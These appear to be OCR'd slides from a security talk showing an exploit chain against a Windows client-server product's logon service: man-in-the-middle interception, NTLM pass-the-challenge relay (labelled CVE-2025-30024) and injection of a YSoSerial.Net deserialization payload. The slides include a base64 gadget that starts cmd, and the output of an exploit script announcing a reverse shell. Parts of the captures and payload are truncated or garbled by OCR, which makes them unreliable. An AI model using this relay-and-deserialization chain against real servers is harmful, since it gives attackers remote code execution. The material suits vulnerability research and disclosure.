
```
SERVER --> CLIENT DATA:
NTLMSSP¬¬¬¬¬¬¬¬¬8¬¬¬¬ÂšN'hê
¬aJ¬¬¬¬D¬E¬S¬K¬T¬O¬P¬-¬D¬5¬
CLIENT --> SERVER DATA:
¬¬¬¬X
CLIENT --> SERVER DATA:
NTLMSSP¬¬¬¬¬¬¬¬¬X¬¬¬¬¬¬¬X¬¬
```


```
"Request": {
  "Id": "fYpAWaAoNNf9",
  "Service": "SessionFacade",
  "Method": "LogOnAsync",
  "Parameters": {
    "uri": "net.tcp://1[redacted]3:55754/",
    "clientInformationDto": {
      "$type": "WindowsClientApi.Common.Remo
      "MachineWindowsUserName": "DESKTOP-[redacted]
      "MachineWindowsUserSid": "S-1-5-21-459
      "MachineName": "DESKTOP-[redacted]",
```


What we have so far

- We have serialization vulnerability (== RCE)
  - But it requires authentication
- But we can exploit it in another form!


Step 1: We MiTM the connection



Step 2: Client authenticates (NTLMSSP) to server and we pass-the-challenge (CVE-2025-30024)




Step 3: After Auth - Inject Deserialization payload



YSoSerial.Net

```
CLIENT --> SERVER DATA:
Modified request:
¬¬¬{
  "Data": {
    "Value": {
      "$type": "System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089",
      "System.Security.ClaimsIdentity.actor":
"AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1
2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbmcuVGV4dEZvcm1hdHRpb
Gb3JlZ3JvdW5kQnJ1c2gBAgAAAAYDAAAAtgU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJ1dGYtMTYiPz4NCjxPYmplY3REYXR
T0iU3RhcnQiIElzSW5pdGlhbExvYWRFbmFibGVkPSJGYWxzZSIgeG1sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZ
hdGlvbiIgeG1sbnM6c2Q9ImNsci1uYW1lc3BhY2U6U3lzdGVtLkRpYWdub3N0aWNzO2Fzc2VtYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR
2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KICAgIDxzZDpQcm9jZ
lc3MuU3RhcnRJbmZvPg0KICAgICAgICA8c2Q6UHJvY2Vzc1N0YXJ0SW5mbyBBcmd1bWVudHM9Ii9jIG1zcGFpbnQiIFN0YW5kYXJkRXJ
H0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iI
hbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M+DQogIDw
k9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI+Cw=="
```

Step 4: Reverse Shell on Server!





```
[root@localhost axis]# python3 mitm_exploit.py
[+] Setting up MiTM listener!
[+] Received connection from client! forwarding to server
[+] Forwarding NTLMSSP Challenge/Response
[+] Auth completed! Injection RevShell payload
[+] You should get reverse shell any minute now!
[root@localhost axis]#
```

